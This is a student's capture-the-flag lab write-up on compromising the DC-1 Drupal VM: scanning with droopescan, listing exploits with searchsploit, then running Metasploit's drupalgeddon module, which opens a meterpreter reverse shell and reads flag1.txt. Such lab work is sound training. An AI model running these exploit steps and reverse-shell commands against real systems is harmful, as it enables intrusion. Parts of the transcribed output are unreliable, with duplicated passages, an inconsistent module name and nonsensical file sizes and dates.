views http://192.168.230.128/sites/all/modules/views/
http://192.168.230.128/sites/all/modules/views/README.txt
http://192.168.230.128/sites/all/modules/views/LICENSE.txt
profile http://192.168.230.128/modules/profile/
php http://192.168.230.128/modules/php/
image http://192.168.230.128/modules/image/

[+] Themes found:
seven http://192.168.230.128/themes/seven/
garland http://192.168.230.128/themes/garland/

[+] Possible version(s):
7.22
7.23
7.24
7.25
7.26

[+] Possible interesting urls found:
Default admin - http://192.168.230.128/user/login

[+] Scan finished (0:03:41.359558 elapsed)

(ishan@ishan)-[~/droopescan]
$ searchsploit drupal


Exploit Title | Path
---|---
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction | php/webapps/51723.txt
Drupal 4.0 - News Message HTML Injection | php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection | php/webapps/27020.txt
```


- At this point, we need to find an exploitable vulnerability. We will search the database for vulnerabilities:

searchsploit drupal

You will see a list of vulnerabilities in this web application.

- An interesting vulnerability is called “drupalgeddon”. Look up information about this vulnerability. Do not confuse it with “Drupalgeddon 2” or “Drupalgeddon 3” which exist in newer versions.



```
ishan@ishan: ~/droopescan
File Actions Edit View Help
[*] Scan finished (0:03:41.359558 elapsed)

(ishan@ishan)-[~/droopescan]
$ searchsploit drupal
```

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction	php/webapps/51723.txt
Drupal 4.0 - News Message HTML Injection	php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service	php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution	php/webapps/33706.txt
Drupal < 5.22/6.16 - Multiple Vulnerabilities	php/dos/35415.txt
Drupal < 7.34 - Denial of Service	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44542.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/webapps/44448.py
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/webapps/46452.txt
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46459.py
Drupal < 8.6.9 - REST Module Remote Code Execution	php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	php/webapps/50841.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)	php/webapps/32415.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections	php/webapps/35335.html
Drupal Module CAPTCHA - Security Bypass	php/webapps/18389.txt
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting	php/webapps/25493.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting	php/webapps/40149.rb
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)	php/remote/40144.php
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution	

Part 4: Exploitation


1. Start Metasploit framework:

`sudo msfconsole`

2. Load the drupalgeddon exploit:

`use exploit/multi/http/drupal_drupageddon`

< Include a screenshot of the output >



```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

  Name      Current Setting  Required  Description
  --      -
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /               yes       The target URI of the Drupal installation
  VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.230.129 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Drupal 7.0 - 7.31 (form-cache PHP injection method)

View the full module info with the info, or info -d command.


msf6 exploit(multi/http/drupal_drupageddon) > set RHOST 192.168.230.128
RHOST => 192.168.230.128
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.230.129:4444
[*] Sending stage (39927 bytes) to 192.168.230.128
```

3. Take a look at the “options”:

options

< Include a screenshot of the output >



```
ishan@ishan: ~/droopescan
File Actions Edit View Help

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

  Name      Current Setting  Required  Description
  --      -
Proxies          no          A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80          The target port (TCP)
SSL             false       Negotiate SSL/TLS for outgoing connections
TARGETURI       /           The target URI of the Drupal installation
VHOST           no          HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.230.129  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Drupal 7.0 - 7.31 (form-cache PHP injection method)

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > set RHOST 192.168.230.128
RHOST => 192.168.230.128
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.230.129:4444
[*] Sending stage (39927 bytes) to 192.168.230.128
```

Notepad window content:


```
Name: Ishan Aakash Patel
Student ID: 146151238
```

Take a look at the “required” ones, and make sure that they are set.

4. This exploit will setup a reverse shell from the target machine to your Kali VM. Therefore, you need to make sure that the LHOST ip address is the correct IP address of your Kali VM.
5. Set the target machine IP address using "RHOST":

set RHOST <dc-1 ip address>

< Include a screenshot of the output >



```
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/drupal_drupalgeddon) > set RHOST 192.168.230.128
RHOST => 192.168.230.128
msf6 exploit(multi/http/drupal_drupalgeddon) > run

[*] Started reverse TCP handler on 192.168.230.129:4444
[*] Sending stage (39927 bytes) to 192.168.230.128
```


For now, we will not need to change the RPORT because by default it is set to "80". We will keep SSL to "false" because the DC-1 machine is not using SSL.

6. Run the exploit:

run

You should wait for a short while as the reverse shell is being setup. Then, you'll have meterpreter shell!

< Include a screenshot of the output >



The screenshot shows a terminal window with the following content:

```
msf6 exploit(multi/http/drupal_drupalgeddon) > run
[*] Started reverse TCP handler on 192.168.230.129:4444
[*] Sending stage (39927 bytes) to 192.168.230.128
[*] Meterpreter session 1 opened (192.168.230.129:4444 -> 192.168.230.128:37193) at 2024-03-08 13:34:17 -0500

meterpreter > getuid
Server username: www-data
meterpreter > ls
Listing: /var/www
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	747324309678	fil	188498731153-02-08 21:33:43 -0500	.gitignore
100644/rw-r--r--	24769076401799	fil	188498731153-02-08 21:33:43 -0500	.htaccess
100644/rw-r--r--	6360846566857	fil	188498731153-02-08 21:33:43 -0500	COPYRIGHT.txt
100644/rw-r--r--	6231997547947	fil	188498731153-02-08 21:33:43 -0500	INSTALL.mysql.txt
100644/rw-r--r--	8048768714578	fil	188498731153-02-08 21:33:43 -0500	INSTALL.pgsql.txt
100644/rw-r--r--	5574867551506	fil	188498731153-02-08 21:33:43 -0500	INSTALL.sqlite.txt
100644/rw-r--r--	76712410891717	fil	188498731153-02-08 21:33:43 -0500	INSTALL.txt
100755/rwxr-xr-x	77704548337324	fil	188270147139-03-11 10:02:15 -0500	LICENSE.txt
100644/rw-r--r--	35180077129727	fil	188498731153-02-08 21:33:43 -0500	MAINTAINERS.txt
100644/rw-r--r--	23089744188672	fil	188498731153-02-08 21:33:43 -0500	README.txt
100644/rw-r--r--	41412074677674	fil	188498731153-02-08 21:33:43 -0500	UPGRADE.txt
100644/rw-r--r--	28363964029388	fil	188498731153-02-08 21:33:43 -0500	authorize.php
100644/rw-r--r--	3092376453840	fil	188498731153-02-08 21:33:43 -0500	cron.php
100644/rw-r--r--	223338299444	fil	211037522224-07-25 00:21:02 -0400	flag1.txt
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	includes
100644/rw-r--r--	2272037700113	fil	188498731153-02-08 21:33:43 -0500	index.php
100644/rw-r--r--	3019362009791	fil	188498731153-02-08 21:33:43 -0500	install.php
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	misc
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	modules
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	profiles
100644/rw-r--r--	6704443050617	fil	188498731153-02-08 21:33:43 -0500	robots.txt
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	scripts
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	sites
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	themes
100644/rw-r--r--	85645942869477	fil	188498731153-02-08 21:33:43 -0500	update.php
100644/rw-r--r--	9354438772866	fil	188498731153-02-08 21:33:43 -0500	web.config
100644/rw-r--r--	1791001362849	fil	188498731153-02-08 21:33:43 -0500	xmlrpc.php

```
meterpreter > cat flag1.txt
```

It might not work from the first time. Just try to "run" again.

7. Now that we have access to the target machine, let's take a look at what username we're currently logged in as:

getuid

